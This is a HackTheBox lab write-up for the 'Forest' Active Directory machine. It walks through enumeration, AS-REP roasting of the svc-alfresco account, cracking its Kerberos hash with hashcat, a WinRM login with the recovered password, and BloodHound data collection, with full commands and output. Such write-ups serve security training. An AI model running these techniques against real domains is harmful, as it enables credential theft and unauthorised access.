HackTheBox Writeup - Forest

#hackthebox #nmap #windows #active-directory #crackmapexec #asreproast #hashcat #evil-winrm #bloodhound #bloodhound-python #exchange-windows-permissions #dacl-abuse #dacledit #impacket #dcsync #pass-the-ticket #zero-logon #CVE-2020-1472 #kerberoast #oscp-like

Recon

CrackMapExec

It allows null authentication

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb 10.10.10.161 -u '' -p ''
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\:
SMB         10.10.10.161    445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
```

✓ **Success**

The first attempt based on null authentication was HackTheBox Writeup - Forest > Additional > Zero Logon

Add to hosts

```
echo '10.10.10.161 htb.local FOREST.htb.local' | sudo tee -a /etc/hosts
```

Nmap

```
# Nmap 7.94 scan initiated Wed Jul 19 16:30:01 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Forest htb.local
Nmap scan report for htb.local (10.10.10.161)
Host is up, received user-set (0.071s latency).
Scanned at 2023-07-19 16:30:01 CST for 126s
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-07-19 08:31:07Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  D       syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

```
49684/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49703/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49941/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2023-07-19T01:31:59-07:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 32753/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62778/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44587/udp): CLEAN (Timeout)
|   Check 4 (port 12952/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 2h20m00s, deviation: 4h02m31s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-07-19T08:32:00
|_  start_date: 2023-07-19T06:06:19

Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 19 16:32:07 2023 -- 1 IP address (1 host up) scanned in 126.10 seconds
```

Enum4linux

```
enum4linux -a 10.10.10.161|tee enum4linux.txt
```

Useful result :

```
Domain Name: HTB
Domain Sid: S-1-5-21-3072663084-364016917-1341370565
```

```
[+] Password Info for Domain: HTB

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

User Flag

Basic Enumeration

Shares

There are no shares available

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb htb.local -u '' -p '' --shares
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           [+] htb.local\:
SMB         htb.local       445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         htb.local       445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

Users

Since users are enumerable, try **asreproasting**

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme smb htb.local -u '' -p '' --users | tee cme_users.txt
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
SMB         htb.local       445    FOREST           [+] htb.local\:
SMB         htb.local       445    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         htb.local       445    FOREST           [*] Trying to dump local users with SAMRPC protocol
SMB         htb.local       445    FOREST           [+] Enumerated domain user(s)
SMB         htb.local       445    FOREST           htb.local\Administrator                 Built-in account for administering
the computer/domain
SMB         htb.local       445    FOREST           htb.local\Guest                         Built-in account for guest access to
the computer/domain
SMB         htb.local       445    FOREST           htb.local\krbtgt                        Key Distribution Center Service
Account
SMB         htb.local       445    FOREST           htb.local\DefaultAccount                A user account managed by the system.
SMB         htb.local       445    FOREST           htb.local\$331000-VK4ADACQNUCA
SMB         htb.local       445    FOREST           htb.local\SM_2c8eef0a09b545acb
SMB         htb.local       445    FOREST           htb.local\SM_ca8c2ed5bdab4dc9b
SMB         htb.local       445    FOREST           htb.local\SM_75a538d3025e4db9a
SMB         htb.local       445    FOREST           htb.local\SM_681f53d4942840e18
SMB         htb.local       445    FOREST           htb.local\SM_1b41c9286325456bb
SMB         htb.local       445    FOREST           htb.local\SM_9b69f1b9d2cc45549
SMB         htb.local       445    FOREST           htb.local\SM_7c96b981967141ebb
SMB         htb.local       445    FOREST           htb.local\SM_c75ee099d0a64c91b
SMB         htb.local       445    FOREST           htb.local\SM_1ffab36a2f5f479cb
SMB         htb.local       445    FOREST           htb.local\HealthMailboxc3d7722
SMB         htb.local       445    FOREST           htb.local\HealthMailboxfc9daad
SMB         htb.local       445    FOREST           htb.local\HealthMailboxc0a90c9
SMB         htb.local       445    FOREST           htb.local\HealthMailbox670628e
SMB         htb.local       445    FOREST           htb.local\HealthMailbox968e74d
SMB         htb.local       445    FOREST           htb.local\HealthMailbox6ded678
SMB         htb.local       445    FOREST           htb.local\HealthMailbox83d6781
SMB         htb.local       445    FOREST           htb.local\HealthMailboxfd87238
SMB         htb.local       445    FOREST           htb.local\HealthMailboxb01ac64
SMB         htb.local       445    FOREST           htb.local\HealthMailbox7108a4e
SMB         htb.local       445    FOREST           htb.local\HealthMailbox0659cc1
SMB         htb.local       445    FOREST           htb.local\sebastien
SMB         htb.local       445    FOREST           htb.local\lucinda
SMB         htb.local       445    FOREST           htb.local\svc-alfresco
SMB         htb.local       445    FOREST           htb.local\andy
SMB         htb.local       445    FOREST           htb.local\mark
SMB         htb.local       445    FOREST           htb.local\santi
SMB         htb.local       445    FOREST           htb.local\john
SMB         htb.local       445    FOREST           htb.local\evil
```

Tip

Use `cme ldap` to get **distinguished name** for users

```
cme ldap htb.local -u '' -p '' --users
```

Result:

```
...
LDAP        htb.local       389    FOREST           CN=john,CN=Users,DC=htb,DC=local
LDAP        htb.local       389    FOREST           CN=evil,CN=Users,DC=htb,DC=local
LDAP        htb.local       389    FOREST           CN=Administrator,CN=Users,DC=htb,DC=local
...
```

ASreproasting

Parse valid users from crackmapexec result

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat cme_users.txt| awk '{print $5}' | cut -d '\' -f 2
[*]
[+]
[-]
[*]
[+]
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
...
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
```

```
andy
mark
santi
john
evil
```

Remove unwanted

> `users.txt`

```
Administrator
Guest
krbtgt
sebastien
lucinda
svc-alfresco
andy
mark
santi
john
evil
```

Use **crackmapexec**'s **asreproast** argument

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme ldap htb.local -u users.txt -p '' --asreproast asreproastables.txt
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
LDAP        htb.local       445    FOREST           $krb5asrep$23$svc-
alfresco@HTB.LOCAL:c99e9f8d189b6c65bbd1311a48762879$5ba3de5dec387a36e603833c85fb175ed183e2f82ddfed700102d6a9c3eb1afa660275e01bbbfa
6a10f0ba05e27d3af64a7e15f8ed788ecd00e4ad49eeb580832ffc9540da48cdb8fabf71ef3d0bc6ea192124d26618a95f9ce8bbbfffc10e91dcba3b0908966ae9
a1f0ca627f29cde85c1ce293716e3d5ea3cd727bbc17535028fb8ab0137b7b7dbe97d4bce1ec44d1b5d96b4454c5585e0fb78e538fe193930ac43bbf6fd2a4b703
1a672557f7e3bba4fdc43b4aeb6f12c21b538340d05997eeb5a06d81cb56a76422e73f712f78bfa85169ad03ec5c76e426e70cf32f33f828cd49d3f3f2
```

Note

Or just do with null authentication only

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ GetNPUsers.py htb.local/ -dc-ip htb.local -request -format hashcat
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

Name          MemberOf                                                PasswordLastSet             LastLogon
UAC
------------  ------------------------------------------------------  --------------------------  --------------------------
--------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2023-07-19 21:23:44.729475  2023-07-19 21:04:21.820814
0x410200



$krb5asrep$23$svc-
alfresco@HTB.LOCAL:5162c703f1b64a1fc5ee6a2e00f69d66$c9cbcbf2caba19dc6d016711dc79cf1c30d179dae5dc1e09e6121bad095f5a5595acf1273d
70dcfc7b7f523bb7c82b105ae24b06ef79c501079448f793f3ed526d9c9e3dc293936bf7624de39be83ae1eded5ce04620c8060eb5925b62e96de03ab278e3
a410d98aaf48f19f4e02e962d899c87097f3b7abedd448003fc7a4fa5afbb903685a89ca97d24c9637191dd5a4e60bb9c945fb48cae3731896723c309b7ca6
4ada5c72c6924c3e3fcdda4b00ad8dd1ebe43e678e8463e1173be927bb0e9cf6a951f661f236baedebc279083bb72370749806f9eee6e2c5e805b31e4dece6
ba4263cd
```

Crack ticket hash of `alfresco`

```
hashcat asreproastables.txt /opt/wordlists/rockyou.txt -m 18200
```

Result:

```
$krb5asrep$23$svc-
alfresco@HTB.LOCAL:c99e9f8d189b6c65bbd1311a48762879$5ba3de5dec387a36e603833c85fb175ed183e2f82ddfed700102d6a9c3eb1afa660275e01bbbfa
```

```
6a10f0ba05e27d3af64a7e15f8ed788ecd00e4ad49eeb580832ffc9540da48cdb8fabf71ef3d0bc6ea192124d26618a95f9ce8bbbfffc10e91dcba3b0908966ae9
a1f0ca627f29cde85c1ce293716e3d5ea3cd727bbc17535028fb8ab0137b7b7dbe97d4bce1ec44d1b5d96b4454c5585e0fb78e538fe193930ac43bbf6fd2a4b703
1a672557f7e3bba4fdc43b4aeb6f12c21b538340d05997eeb5a06d81cb56a76422e73f712f78bfa85169ad03ec5c76e426e70cf32f33f828cd49d3f3f2:s3rvice
```

Access machine with evil-winrm

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ evil-winrm -i htb.local -u 'svc-alfresco' -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cat ..\Desktop\user.txt
f211d595964cb5d25765649d22e6b06f
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Root Flag

BloodHound

Collect data

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ bloodhound-python -d htb.local -ns 10.10.10.161 -u svc-alfresco -p s3rvice -c all --zip
INFO: Found AD domain: htb.local
```


```
INFO: Getting TGT for user
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 34 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FAKE01.htb.local
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Could not resolve: FAKE01.htb.local: The DNS query name does not exist: FAKE01.htb.local.
INFO: Done in 00M 17S
INFO: Compressing output into 20230719173632_bloodhound.zip
```

Use BloodHound

```
sudo neo4j start
```

```
bloodhound
```

Upload the zip file to bloodhound



AZKeyVault	0
AZLogicApp	0
AZManagedCluster	0
AZManagementGroup	0
AZResourceGroup	0
AZRole	0
AZServicePrincipal	0
AZSubscription	0
AZTenant	0
AZUser	0
AZVM	0
AZVMScaleSet	0
AZWebApp	0

Upload Progress

20230719173632_domains.json
Upload Complete 100%

20230719173632_containers.json
Upload Complete 100%

20230719173632_groups.json
Upload Complete 100%


Mark `svc-alfresco` as owned

Tip

Or follow this document configure **crackmapexec** to integrate with bloodhound

```
┌──(kali㉿kali)-[~/htb/Forest/www]
└─$ cme ldap htb.local -u svc-alfresco -p 's3rvice'
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST)
(domain:htb.local) (signing:True) (SMBv1:True)
```

```
LDAP         htb.local         389     FOREST           [+] htb.local\svc-alfresco:s3rvice
LDAP         htb.local         389     FOREST           Node SVC-ALFRESCO@HTB.LOCAL successfully set as owned in BloodHound
```



SVC-ALFRESCO@HTB.LOCAL

OVERVIEW

